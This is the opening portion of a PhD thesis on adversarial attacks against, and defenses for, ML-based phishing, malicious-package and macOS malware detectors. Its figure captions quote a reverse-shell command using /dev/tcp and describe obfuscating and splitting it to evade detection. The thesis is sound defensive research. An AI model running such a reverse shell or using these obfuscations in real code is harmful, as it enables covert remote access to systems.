THESE DE DOCTORAT DE
SORBONNE UNIVERSITE
préparée à EURECOM

École doctorale EDITE de Paris n° ED130
Spécialité: «Informatique, Télécommunications et Électronique»

Sujet de la thèse:

Adversarial Challenges and Defenses in ML-driven Cybersecurity Systems

Thèse présentée et soutenue à Biot, le 15/12/2025, par

BIAGIO MONTARULI

devant le jury composé de:

Rapporteur	Prof. Annalisa Appice	University of Bari Aldo Moro
Rapporteur	Prof. Olivier Barais	University of Rennes 1
Examinateur	Michele Bezzi	SAP Labs France
President	Prof. Jean-luc Dugelay	EURECOM
Co-Directeur de thèse	Luca Compagna	Endor Labs
Directeur de thèse	Prof. Davide Balzarotti	EURECOM

Acknowledgements

This thesis marks the end of a long and challenging journey, which would not have been possible without the support and encouragement of many people.

First and foremost, I would like to express my deepest gratitude to my family for their constant support throughout these years. Their encouragement has been my greatest source of motivation.

I would like to express my gratitude to my advisor, Davide, for believing in me from the very beginning, for supporting me even during the main challenges of this journey and for all the constructive discussions that helped me to grow as a researcher and as a person.

I am also sincerely thankful to all my colleagues at SAP Labs France, for creating an inspiring environment where I had the opportunity to learn, grow, and pursue my research with enthusiasm. Among them, I would like to particularly thank my industrial supervisor, Luca, for his invaluable mentorship and, above all, for his unfailingly positive attitude that made my PhD journey truly enjoyable and rewarding.

To my Italian friends in Côte d'Azur — grazie di cuore for all the good times, dinners, and shared moments that made this experience truly special and unforgettable. You have been my family away from home.

Finally, a special thought also goes to my friends back in Puglia for their warmth, affection, and, above all, for reminding me where I come from — no matter the distance.

Abstract

Machine learning (ML) has become a cornerstone of modern cybersecurity, enabling the automatic detection of complex and evolving threats across multiple domains such as malware analysis, phishing, and software supply-chain security. However, unlike traditional applications, ML-based defenses in cybersecurity operate in inherently adversarial environments, where attackers continuously adapt to evade detection. This tension exposes fundamental weaknesses in current ML-based systems, which often perform well under standard conditions but fail when confronted with adaptive adversaries.

This thesis explores the limits and potential of ML in adversarial cybersecurity through a systematic study of robustness, adaptability, and reliability across several key domains, including phishing webpage detection, macOS malware detection, and software supply-chain security. We identify five core challenges: (i) the fragile robustness of detectors under realistic adversarial manipulations; (ii) the limited understanding of adversarial training (AT) in practical security contexts; (iii) the lack of adaptability to stakeholders with different tolerance levels for false positives and detection priorities; (iv) the unclear role of domain-specific features in achieving long-term generalization and resilience to evolving threats; and (v) the unreliability of ecosystem-level trust and reputation metrics that can be easily manipulated to disguise malicious samples as legitimate.

To address these challenges, this thesis introduces frameworks for designing realistic, functionality-preserving attacks that reveal hidden weaknesses of ML-based detectors for phishing webpages and malicious packages; investigates how AT and adaptive configurations can balance robustness and operational constraints in software supply-chain security; demonstrates the importance of domain knowledge and tailored features for effective macOS malware detection; and highlights the fragility of reputation-based trust mechanisms in open-source ecosystems.

Overall, this thesis highlights both the opportunities and pitfalls of ap-

plying machine learning to cybersecurity. By exposing weaknesses and proposing improved adversary-aware methodologies, it contributes to building more robust and trustworthy defenses against evolving adversarial threats.

Résumé

L'apprentissage automatique (ML) est devenu un pilier de la cybersécurité moderne, permettant la détection automatique de menaces complexes et évolutives dans de nombreux domaines tels que l'analyse des logiciels malveillants, le phishing et la sécurité de la chaîne d'approvisionnement logicielle. Cependant, contrairement aux applications traditionnelles, les défenses basées sur le ML en cybersécurité opèrent dans des environnements intrinsèquement conflictuels, où les attaquants s'adaptent en permanence pour échapper à la détection. Cette tension met en évidence les faiblesses fondamentales des systèmes actuels basés sur le ML, qui fonctionnent souvent bien dans des conditions standard, mais échouent face à des adversaires adaptatifs.

Cette thèse explore les limites et le potentiel du ML en cybersécurité conflictuelle à travers une étude systématique de la robustesse, de l'adaptabilité et de la fiabilité dans plusieurs domaines clés, notamment la détection des pages web de phishing, la détection des logiciels malveillants sous macOS et la sécurité de la chaîne d'approvisionnement logicielle. Nous identifions cinq défis majeurs: (i) la robustesse fragile des détecteurs face à des manipulations conflictuelles réalistes; (ii) la compréhension limitée de l'apprentissage automatique antagoniste (AT) dans des contextes de sécurité pratiques; (iii) le manque d'adaptabilité face aux différents niveaux de tolérance aux faux positifs et aux priorités de détection des parties prenantes; (iv) le rôle flou des fonctionnalités spécifiques au domaine dans la généralisation et la résilience à long terme face à l'évolution des menaces; et (v) le manque de fiabilité des indicateurs de confiance et de réputation à l'échelle de l'écosystème, qui peuvent être facilement manipulés pour masquer des échantillons malveillants comme légitimes.

Pour relever ces défis, cette thèse présente des cadres de conception d'attaques réalistes et préservant les fonctionnalités, révélant les faiblesses cachées des détecteurs basés sur l'apprentissage automatique pour les pages web de phishing et les packages malveillants; étudie comment les tech-

nologies d'assistance et les configurations adaptatives peuvent concilier robustesse et contraintes opérationnelles dans la sécurité de la chaîne d'approvisionnement logicielle; démontre l'importance de la connaissance du domaine et des fonctionnalités sur mesure pour une détection efficace des logiciels malveillants sous macOS; et souligne la fragilité des mécanismes de confiance basés sur la réputation dans les écosystèmes open source.

Dans l'ensemble, cette thèse met en lumière les opportunités et les pièges de l'application de l'apprentissage automatique à la cybersécurité. En exposant les faiblesses et en proposant des méthodologies améliorées de détection des adversaires, il contribue à construire des défenses plus robustes et plus fiables contre les menaces adverses en constante évolution.

Contents

1 Introduction **1**

1.1 Context and Motivation 1
1.2 Challenges 3
1.3 Contributions and Studies 5
1.4 Thesis Outline 8

2 Background **9**

2.1 Introduction 9
2.2 Adversarial Machine Learning 9
2.2.1 Threat Models and Attack Taxonomy 10
2.2.2 Defenses and Adversarial Training 12
2.3 Phishing Detection 14
2.4 macOS Malware Detection 14
2.5 Software Supply-Chain Security 15

3 Query-Efficient Adversarial HTML Attacks on Machine-Learning Phishing Webpage Detectors **17**

3.1 Introduction 17
3.2 Background 19
3.2.1 Webpage Structure 19
3.2.2 HTML Feature Analysis 20
3.3 Threat model 24
3.3.1 Formalization 24
3.3.2 Comparison with *SpacePhish* 26
3.4 Optimized HTML adversarial attacks 26
3.4.1 Adversarial Manipulations 26
3.4.2 Mutation-based Black-box Optimizer 35
3.5 Experimental Analysis 38
3.5.1 Research Questions 38
3.5.2 Experimental Setup 38

3.5.3 Results and Discussion 39
3.6 Conclusions and Future Work 42

4 Robust and Adaptive Detection of Malicious Packages from PyPI to Enterprises 43

4.1 Introduction 43
4.2 Methodology 46
4.2.1 Adversarial Manipulations of Source Code 46
4.2.2 Adversarial Training 51
4.3 Experiments 52
4.3.1 Detectors 52
4.3.2 Datasets 55
4.3.3 Research Questions 58
4.4 Results 59
4.5 Case Studies 63
4.5.1 PyPI 64
4.5.2 Industrial Scenario 67
4.6 Related Work 68
4.7 Conclusions and Future Work 70

5 The Role and Generalization Power of Domain-Specific Features in macOS Malware Detection 73

5.1 Introduction 73
5.2 Background 75
5.2.1 macOS Applications and Mach-O Binaries 76
5.2.2 macOS Security 78
5.3 Features for macOS Malware Detection 80
5.4 Dataset 84
5.4.1 Sample Sources 85
5.4.2 Sample Extraction 86
5.4.3 Dataset Analysis 86
5.5 Experiments & Results 92
5.5.1 Experimental Setup 93
5.5.2 Comparison with State-of-the-Art Detectors 94
5.5.3 Family Classification Performance 97
5.5.4 Effectiveness of Domain-Specific Features 98
5.5.5 Real-world Assessment 100
5.6 Related Work 103
5.7 Conclusions and Future Work 104

6 A large-scale analysis on the SourceRank (un)reliability in the PyPI ecosystem **107**
6.1 Introduction 107
6.2 SourceRank Threat Modeling 109
6.2.1 SourceRank Overview 109
6.2.2 Threat Model 110
6.3 Experiments 115
6.3.1 Research Questions 115
6.3.2 Datasets 115
6.3.3 Experimental Setup 116
6.3.4 Results 118
6.4 Conclusions and Future Work 122

7 Conclusions **123**
7.1 Overview 123
7.2 Summary of Contributions and Future Work 123
7.2.1 Phishing Webpage Detection 123
7.2.2 macOS Malware Detection 124
7.2.3 Software Supply-Chain Security 124
7.3 Lessons Learned 125
7.4 Academic and Industrial Impact 126

List of Figures

1.1 Graphical overview of the five key challenges (C1-C5) addressed in this thesis for a typical ML-based cybersecurity detection system. 2

1.2 Overview of the thesis structure showing how each study (S1–S4) addresses specific challenges (C1–C5) in machine learning for cybersecurity. 3

3.1 Overview of our work: we propose a novel set of adversarial manipulations that are functionality- and rendering-preserving by design, and a query-efficient black-box optimizer to generate HTML adversarial attacks that are able to completely evade state-of-the-art machine-learning phishing webpage detectors (ML-PWD). 18

3.2 Security evaluation curves showing how the detection rate at 1% FPR of the target ML-PWD changes w.r.t. the number of queries when applying the best sequence of manipulations. Flat regions in the plot indicate manipulations that are not applied because they do not decrease the output score. The impact of SR and MR manipulations is shown on the left and right sides of the dotted vertical line, respectively. 41

4.1 Proposed approach: we design a robust and adaptive detector of malicious Python packages, which can be tuned to the needs of different actors in the software supply chain, from PyPI maintainers to enterprise security teams. 45

4.2 Example of how to obfuscate the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` (reverse shell) with the corresponding string encoded in Base64 (line 1), hexadecimal (line 2) and byte array representation (line 3), which is then decoded at runtime and executed using the `os.system()` function. 48
4.3 Example of how to split the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` into multiple substrings and reorder them in several equivalent ways in Python. 49
4.4 Example of API obfuscation manipulation to rewrite a module import, a method call, and a method reference using an alternative but semantically equivalent syntax. 51
4.5 ROC curves of the detectors evaluated in this work on the baseline (`test`) and adversarial (`test-adv`) test sets, namely Decision Tree (DT), Random Forest (RF), XGBoost (XGB), and GuardDog (GD). The AT-based models are specified with -AT. 60
4.6 Comparison between the baseline and the AT-based models on the `live1` dataset in terms of detection of obfuscated (left) and non-obfuscated (right) samples. 63

5.1 Mach-O file format. 77
5.2 Top-20 entitlements. [sec], [dev] and [gen] prefixes represent the entitlements' category: security-related, developer-related and generic one, respectively. 88
5.3 Analysis of the most common macOS APIs. 89
5.4 ROC curves of the machine learning models trained on the features proposed in this work, namely Decision Tree (DT), Random Forest (RF), and XGBoost (XGBOOST). 96
5.5 ROC curves of the XGBoost model trained on the state-of-the-art features sets, namely ours (`our`), the features used in Pajouh *et al.* [129] (`pajouh`), those proposed in Thaeler *et al.* [166] (`thaeler`), as well as MalConv (`malconv`) 96
5.6 Feature importance based on total gain for our detector. The macOS-specific features are highlighted in bold. 98

6.1 SourceRank score for the `pandas` package provided on the Libraries.io webpage (left) and obtained through the Libraries.io API as JSON (right). 111
6.2 SourceRank results. 117

Chapter 1

Introduction

1.1 Context and Motivation

The rapid evolution of cyber threats continues to challenge the security of digital ecosystems. Adversaries are constantly developing new techniques to compromise systems, distribute malware [66, 173, 87, 163], or infiltrate software supply chains [155, 35, 63, 165]. For instance, recent high-profile supply chain attacks targeting the npm ecosystem [165] have highlighted the potential for widespread impact when trusted software components are subverted. This year has also seen a surge in infostealer malware targeting macOS underlining the increasing sophistication of threats on traditionally less-targeted platforms [87, 53].

At the same time, defenders increasingly rely on methods based on machine learning (ML) to automate detection and prevention tasks at scale. ML detectors are now widely applied in domains such as malware analysis [166, 44, 80], phishing detection [42, 16, 1], web application protection [24, 120, 149], and the vetting of software supply chains [89, 190, 192].

Despite their promising performance in standard evaluations, such systems often operate under adversarial conditions [25, 128]. Indeed, attackers have strong incentives to craft evasive samples, exploit blind spots in detectors, or abuse trust assumptions at the ecosystem level. As a result, the security community faces two intertwined challenges: (i) evaluating the robustness of ML-based defenses under realistic adversarial conditions, and (ii) designing defenses e.g., based on adversarial training (AT) [25, 104], which can withstand adaptive attackers.

Addressing these challenges is further complicated by the need to consider the specific operational constraints when deploying ML-based defenses in practice. This requires embedding adaptability into detection systems




Figure 1.1: Graphical overview of the five key challenges (C1-C5) addressed in this thesis for a typical ML-based cybersecurity detection system.

to cater to stakeholders with varying tolerances for false positives and detection priorities. This is particularly relevant in the context of software supply-chain security and malware detection since they are often deployed in diverse environments, from individual users to large enterprises [174, 137].

Moreover, the effectiveness of ML-based defenses often hinges on the choice of features used to represent data [80, 77, 26]. Hence, one may raise the question of how domain-specific features impact the generalization capabilities of detectors over time, i.e., robustness to concept drift [78, 4], especially in domains such as malware detection where threats continuously evolve.

Finally, beyond individual detectors, software ecosystems increasingly employ reputation or trust-based metrics (e.g., popularity, maintainability) to guide user decisions [94, 92, 93] and select samples for training machine learning models [89]. Yet these signals can be vulnerable to manipulation and may continue to rank malicious samples as trustworthy. This is particularly concerning in different domains, from software supply chains, where trust metrics influence the selection, validation and adoption of open-source packages [29, 123, 89, 92], to malware detection, where attackers can manipulate crowd-sourced antivirus labels or poison datasets used to train malware detectors [91, 152].

In the following sections, we detail the five key challenges addressed in this thesis (graphically highlighted in Figure 1.1), summarize our key contributions represented in four main studies, and discuss broader implications for the field of adversarial machine learning in security. Moreover, as shown in Figure 1.2, this thesis is structured around four main studies, each one addressing one or more challenges outlined below.

By analyzing different domains, proposing systematic evaluation frame-




Figure 1.2: Overview of the thesis structure showing how each study (S1–S4) addresses specific challenges (C1–C5) in machine learning for cybersecurity.

works, and introducing novel adversarially-aware detection methods, this thesis contributes to a more robust understanding of how machine learning can—and cannot—be relied upon in adversarial cybersecurity contexts.

1.2 Challenges

The integration of ML into a cybersecurity detection system raises several fundamental challenges (see Figure 1.1), which we address in this thesis:

[C1] Fragile robustness under adversarial manipulation. Many proposed detectors appear robust under standard evaluations but collapse when faced with realistic adversarial attacks that preserve functionality while evading detection [115, 47]. For instance, carefully obfuscated code may be used to evade malicious package detectors, or manipulating the HTML structure of a malicious phishing webpage can be effective in bypassing a phishing webpage detector. Evaluations that fail to account for such adversarial strategies risk a false sense of security. Moreover, a growing body of research has shown that many proposed detectors appear robust under standard evaluations but collapse when faced with realistic adversarial attacks that preserve functionality while evading detection [47, 101, 48, 67, 50]. However, in many security domains, the design of such attacks is non-trivial, as they must ensure that adversarial attacks preserve the original function-

ality and semantics of the input data [47, 135], hence requiring a deep understanding of the domain and the input structure (e.g., HTML code, source code syntax, executable file format). Also, a clear understanding of such adversarial attacks would open the door to more effective countermeasures, for instance, by leveraging AT.

We address this challenge in two distinct domains: phishing detection (see Chapter 3) and software supply-chain security (see Chapter 4), where we design novel realistic adversarial attacks based on fuzzing techniques [189] that integrate functionality-preserving manipulations and a query-efficient optimization algorithm to generate adversarial examples that can effectively evade state-of-the-art detectors.

[C2] Lack of evidence on the effectiveness of AT in practical settings. While AT has shown promising results in improving robustness in some common domains (e.g., image classification) [104, 182, 177], its effectiveness in several cybersecurity domains such as software supply-chain security remains underexplored and poorly understood. Moreover, AT may introduce trade-offs, such as reduced accuracy on clean inputs, which need to be carefully evaluated in practical settings.

We address this challenge in the context of software supply-chain security (see Chapter 4), where we thoroughly evaluate the effectiveness of AT both against the proposed adversarial attacks and in terms of its impact on clean input performance.

[C3] Lack of adaptability to diverse operational contexts. Security solutions must serve stakeholders with different needs and tolerances. For instance, in the domain of supply chain security, a package maintainer may require extremely low false positives to avoid triage overload, while enterprise security teams may accept higher false positives to minimize undetected threats [174]. Thus, adaptability must be embedded in detection systems. We address this challenge in the domain of software supply-chain security, specifically on malicious package detection (see Chapter 4).

[C4] Limited understanding of how domain-specific features impact generalization. Generic features may fail to capture domain-specific characteristics that are critical for resilience and generalization over time in classifying novel samples. This is particularly relevant in malware detection, where threats continuously evolve [53, 78]. Thus, in this thesis, we investigate this research challenge in the emerging domain of macOS malware detection (see Chapter 5).

[C5] Unreliability of ecosystem-level trust mechanisms. Beyond standalone detection systems based on machine-learning solutions, modern software ecosystems rely heavily on reputation and trust metrics, such as popularity, to support and automate user decisions. Yet, these metrics can be manipulated, allowing malicious artifacts to appear trustworthy. This is particularly concerning in software supply chains, where trust metrics influence the adoption and ranking of software packages [94, 92, 89, 75]. Hence, in this thesis, we investigate the reliability of the SourceRank score [2], a popular trust metric used in the open-source supply-chain ecosystem, against evasion attacks (see Chapter 6).

1.3 Contributions and Studies

This thesis addresses the challenges described above through a series of studies (see Figure 1.2), each one focusing on a specific domain and a set of challenges presented above.

[S1] Query-Efficient Adversarial HTML Attacks on Machine-Learning Phishing Webpage Detectors (Chapter 3)
Machine-learning phishing webpage detectors (ML-PWD) are vulnerable to adversarial manipulations of HTML code, yet existing attacks have demonstrated limited effectiveness due to their lack of optimizing the usage of the adopted manipulations, and they focus solely on specific elements of the HTML code.

We address these gaps by introducing a novel set of functionality- and rendering-preserving manipulations, combined with a query-efficient black-box optimization algorithm.

Our experiments show that with only 30 queries, our attacks can drive the detection rate of state-of-the-art ML-PWD to zero, enabling a more realistic evaluation of their robustness.

This study and its findings are published in [115]:

Biagio Montaruli, Luca Demetrio, Maura Pintor, Luca Compagna, Davide Balzarotti, and Battista Biggio. **"Raze to the Ground: Query-Efficient Adversarial HTML Attacks on Machine-Learning Phishing Webpage Detectors"**. *In 16th ACM Workshop on Artificial Intelligence and Security (AISec' 23), 2023.*

[S2] Robust and Adaptive Detection of Malicious Packages from PyPI to Enterprises (Chapter 4)
Supply chain attacks through malicious Python packages are rapidly increasing, yet current detection approaches lack robustness to adversarial code obfuscations and flexibility across stakeholders with different false positive requirements.

To fill these gaps, we propose a robust and adaptable detector that leverages AT with a novel set of fine-grained source code manipulations.

A large-scale experiment on more than 122K PyPI packages reveals the double-edged sword effect of AT: while it increases robustness by 2.5× and boosts the detection of obfuscated malware by 10%, it also leads to a small drop in clean-sample accuracy. To demonstrate practical adaptability, we deploy our detector in two scenarios:

- **PyPI maintainers:** minimizing false positives (tuned at 0.1% FPR) to avoid overwhelming triage effort. It detects 2.48 malicious packages daily with ∼2 false positives.
- **Enterprise security team:** prioritizing high detection rates, even at the cost of higher FPR (tuned at 10% FPR), achieving ∼1 false alert per day.

Overall, our detector uncovered 346 malicious packages, demonstrating robustness, scalability, and deployability in both public repositories and enterprise environments.

This study and its findings are published in [114]:

Biagio Montaruli, Serena Elisa Ponta, Luca Compagna and Davide Balzarotti. **"One Detector Fits All: Robust and Adaptive Detection of Malicious Packages from PyPI to Enterprises"**. *In 2025 IEEE Annual Computer Security Applications Conference (ACSAC). December 2025*.

[S3] The Role and Generalization Power of Domain-Specific Features in macOS Malware Detection (Chapter 5)
Current research on malware detection has largely overlooked macOS, despite its rising popularity and the increasing sophistication of its threats.

To fill this gap, we introduce the first machine learning detector leveraging macOS-specific static features (e.g., certificates, entitlements, persistence techniques, system APIs) and evaluate it on a new dataset of 41,129 executables. Our detector achieves 98.5% accuracy, improving detection

rates by 16% over state-of-the-art solutions, and an in-depth feature analysis highlights the key role of domain-specific features.

A real-world evaluation on 9,000 fresh binaries shows that our detector (i) maintains a very high detection rate (99.50%), (ii) outperforms the state-of-the-art by 50%, and (iii) the domain-specific features are crucial for generalizing to novel malware samples, as their removal leads to a 15.92% drop in detection performance.

This study and its findings are published in [118]:

Biagio Montaruli, Andrea Oliveri, Savino Dambra and Davide Balzarotti. **"The Role of Domain-Specific Features in Malware Detection: A macOS Case Study"**. *In 21st ACM Asia Conference on Computer and Communications Security (ASIA CCS '26). June 2026.*

[S4] A large-scale analysis on the SourceRank (un)reliability in the PyPI ecosystem (Chapter 6)

This study presents the first systematic analysis of SourceRank, a well-known ranking score used to assess the trustworthiness of open-source packages. We propose a threat model of the SourceRank score inspired by adversarial machine learning and identify several evasion techniques, including the novel *URL confusion* technique that consists in exploiting a URL pointing to a legitimate project.

Our large-scale study reveals the unreliability of SourceRank: while historical data (i.e., MalwareBench) shows a clear separation between benign and malicious packages, in a real-world scenario the distributions overlap significantly, mainly because it often does not reflect the removal of malicious packages from PyPI, even after several months.

We further find that URL confusion is an emerging attack vector, increasing in prevalence and significantly inflating the trustworthiness of malicious packages when combined with other evasion techniques.

This study and its findings are published in [119]:

Biagio Montaruli, Serena Elisa Ponta, Luca Compagna and Davide Balzarotti. **"SourceBroken: A large-scale analysis on the (un)reliability of SourceRank in the PyPI ecosystem"**. *In 41st ACM/SIGAPP Symposium on Applied Computing (SAC '26). March 2026.*

1.4 Thesis Outline

In this first chapter, we presented the context and motivations behind this thesis, the key challenges in the field, and our contributions to address them. Chapter 2 introduces the necessary background for this dissertation. The following four Chapters (3, 4, 5, 6) present the studies summarized above that form the core of this thesis. Finally, Chapter 7 summarizes the key findings and outlines directions for future research.

Chapter 2

Background

2.1 Introduction

Machine learning has rapidly emerged as a key technology for cybersecurity, enabling scalable and adaptive detection of evolving threats. Unlike traditional domains, however, security applications operate in adversarial settings, where attackers actively probe and manipulate systems to evade detection. This raises fundamental challenges of robustness and trustworthiness that are critical to the effective deployment of machine learning in practice. This chapter first provides an essential background on adversarial machine learning, with a focus on adversarial training, a core defense technique used throughout this thesis. Then it summarizes the state of the art across the domains covered in this thesis: phishing detection, macOS malware detection, and software supply-chain security. We remind the reader that each of these domains is covered in the following chapters, where we provide a more detailed background and related work specific to that domain.

2.2 Adversarial Machine Learning

Adversarial machine learning (AML) studies how machine-learning systems behave in the presence of intelligent and adaptive adversaries who actively attempt to subvert them. This is especially relevant in security contexts, where attackers have both the motivation and capability to adapt to deployed defenses. Foundational works formalized the AML landscape, defining threat models and categorizing attacks based on the attacker's goals, knowledge, and capabilities [25, 128]. Subsequent research further demonstrated the feasibility of adversarial attacks across domains, from computer

vision [130, 62, 32, 136] to malware detection [49, 46, 101].

2.2.1 Threat Models and Attack Taxonomy

Attacks can be categorized along several axes [25, 128]:

- Goal: evasion (manipulating test-time inputs), poisoning (corrupting training data), or privacy/inference attacks.
- Knowledge: white-box (attacker knows the model internals) vs black-box (only outputs are observable), with black-box cases further split into score-based and decision-based.
- Scope: targeted vs untargeted misclassification.
- Efficiency: query-efficient vs costly attacks, and transferability-based attacks exploiting the generalization of adversarial examples across models [130, 50].

Evasion Attacks in the Problem Space. Among the various types of attacks, evasion attacks are the most relevant in security contexts, where attackers seek to evade detection by manipulating malicious inputs (e.g., malware binaries, phishing webpages, SQL injection payloads) in order to bypass machine-learning-based defenses. In this thesis, we focus on evasion (a.k.a. adversarial) attacks in which, specifically to the cybersecurity domain, the attacker aims to modify a malicious input at test time to have it misclassified as benign by the target model. Adversarial attacks can be broadly categorized into two types: feature-space attacks and problem-space attacks. Feature-space attacks manipulate the input's feature representation directly, often using gradient-based methods to find minimal perturbations that cause misclassification [62, 32, 136]. While effective in some contexts, feature-space attacks may produce unrealistic inputs that do not correspond to valid real-world samples, limiting their practical applicability in security domains. Problem-space attacks, on the other hand, operate directly on the raw input data (rather than on abstract feature vector representation of the input), applying manipulations that must preserve the input's functionality and semantics. Moreover, problem-space attacks are typically performed in the black-box setting, where the attacker can only query the target model and observe its outputs (e.g., class labels or confidence scores).

In summary, black-box problem-space attacks consist of two main components:

- *Functionality-preserving manipulations:* A set of domain-specific manipulation functions that can be applied to the input while preserving its validity and semantics.
- *Optimization algorithm:* A black-box optimization algorithm to search for the optimal sequence of manipulations that maximizes the likelihood of evading detection. This can be done using techniques such as genetic algorithms [49], reinforcement learning [6, 67], or fuzzing-based approaches [48, 54, 115].

It is worth noting that problem-space attacks are characterized by two main challenges:

- *Semantic and functionality preservation:* The manipulations applied to the input must ensure that the generated input remains semantically valid and effective for the attacker's goals. This is not trivial and requires careful study of the domain and design of appropriate manipulation functions. For example, in the case of Windows malware, manipulations must preserve the executable's file format (i.e., Windows PE) [49, 46, 101].
- *Query efficiency:* A key challenge in black-box attacks is the limited number of queries that can be made to the target model, as each query may incur a cost (e.g., time, money, or risk of detection). This necessitates the development of efficient attack strategies that can achieve high success rates with minimal queries, as well as effective manipulation functions that can produce *strong attacks*, i.e., significant changes in the model's output with few modifications.

In this thesis, we address the first challenge by proposing a comprehensive set of novel functionality-preserving manipulations inspired by real-world evasion techniques in two underexplored domains, phishing detection (see Chapter 3) and software supply-chain security (see Chapter 4).

Moreover, to address the second challenge of query efficiency, we also propose a novel query-efficient black-box optimization algorithm inspired by fuzzing techniques to effectively generate problem-space adversarial examples with a very limited number of queries (30 in our experiments) to the target model (see Section 3.4.2 for details).

The proposed manipulations combined with our novel optimization algorithm enable the generation of strong and query-efficient problem-space adversarial attacks, successfully evading state-of-the-art detectors in both the phishing detection (see Chapter 3) and software supply-chain security (see Chapter 4) domains.

Algorithm 1: Problem-space adversarial training of a machine learning model f based on a black-box optimization algorithm.

Input : $\mathcal{D} = (\boldsymbol{z}_i, y_i)_{i=1}^{M}$, the training set of samples with labels; f, the ML model; $\mathcal{L}$, the loss function; N, the number of adversarial examples to be added to the initial training set.
Output: $f_{\boldsymbol{w}^\star}$, the model with re-trained parameters $\boldsymbol{w}^\star$

1 $\mathcal{Z}' \leftarrow \{\boldsymbol{z}_i\}_{i=1}^{N}$ with $\boldsymbol{z}_i \sim \mathcal{D}$ s.t. $y_i = +1$
2 **for** $\boldsymbol{z}$ **in** $\mathcal{Z}'$
3 $\quad \boldsymbol{z}^\star \leftarrow \mathit{optimizer}(\boldsymbol{z}, f)$
4 $\quad \mathcal{Z} \leftarrow \mathcal{Z} \cup \{\boldsymbol{z}^\star\}$; $\mathcal{Y} \leftarrow \mathcal{Y} \cup \{+1\}$;
5 $\boldsymbol{w}^\star \leftarrow \arg\min_{\boldsymbol{w}} \frac{1}{|\mathcal{Z}|} \sum_{i=0}^{|\mathcal{Z}|} \mathcal{L}(y_i, f_w(\boldsymbol{z}_i))$
6 return $f_{\boldsymbol{w}^\star}$

2.2.2 Defenses and Adversarial Training

Defenses against adversarial attacks include preprocessing [194, 141], certified robustness [122, 96, 40, 60], and adversarial training (AT) [104, 182, 177]. In this thesis, we focus on AT because it stands out as the most practically effective paradigm [104, 149, 103], making AT the de facto standard for empirical robustness research.

This technique augments the training data with adversarial examples with the goal to improve robustness at test time. In the common setting of image classification, AT leverages gradient-based attacks to craft adversarial examples, as the corresponding optimization problem is end-to-end differentiable. This is not directly applicable to several security domains covered in this thesis, namely phishing [115], malware detection [49, 46] and software supply-chain security [88, 89, 115], in which models are not end-to-end differentiable (given the presence of non-differentiable pre-processing and feature extraction steps) and the adopted manipulations are not additive. To address these challenges, we leverage problem-space AT, which integrates into the training process the adversarial examples generated using problem-space attack methodology described above.

Formally, we consider here a more general problem-space AT procedure, defined as:

$$\min_{\boldsymbol{w}} \max_{\boldsymbol{\delta}_i \in \Delta} \sum_i \mathcal{L}(y_i, f_{\boldsymbol{w}}(\phi(h(\boldsymbol{z}_i, \boldsymbol{\delta}_i)))) \,, \quad (2.1)$$

where $h(\boldsymbol{z}, \boldsymbol{\delta})$ is a manipulation function that modifies the input sample $\boldsymbol{z}$ and returns a semantic-preserving input $\boldsymbol{z}'$, based on the choice of its optimization parameters $\boldsymbol{\delta} \in \Delta$. The set Δ constrains the set of manipulations.

To solve the problem given in Equation 2.1, we leverage a methodology (see Algorithm 1) based on a gradient-free *black-box* optimization algorithm.

Given a dataset $\mathcal{Z}$ of benign and malicious samples labeled as 0 and 1 respectively, we first create a new set ($\mathcal{Z}'$) by randomly sampling a given amount of malicious samples from the training dataset (line 1). Then, for each malicious sample of this newly created set, we use the *optimizer* (for both the phishing and software supply-chain security domains, we use the black-box algorithm described in Section 3.4.2) to generate the corresponding adversarial example (line 3) and add it to the training data with its malicious (+1) label (line 4). The parameters of the model are finally optimized on the training set including the adversarial examples (line 5).

Problem-space AT, however, raises several challenges:

- *Robustness-accuracy trade-off:* Models trained with aggressive adversarial perturbations may generalize better to adaptive attackers but often lose performance on clean inputs.
- *Transferability:* Adversarial examples generated for one model may not transfer well to other models, limiting the effectiveness of AT in practice.

In this thesis, we focus on the software supply-chain security domain (see Chapter 4). Specifically, we do not only assess the effectiveness of AT in improving robustness against the proposed attacks, but we also thoroughly investigate the robustness-accuracy trade-off, showing that problem-space AT has a double-edged effect: while it improves robustness against adaptive attackers, it may also lead to reduced accuracy on clean inputs.

Finally, it is worth remarking that the problem-space AT approach described above is general and can be applied to any domain where problem-space adversarial attacks can be defined. Indeed, it has been successfully applied for the first time in the context of web application firewalls (WAFs) in the following paper[1], where we propose ModSec-AdvLearn, a novel robust machine learning-based web application firewall (WAF) that leverages AT to enhance robustness against state-of-the-art adversarial SQL injection attacks up to 85%.

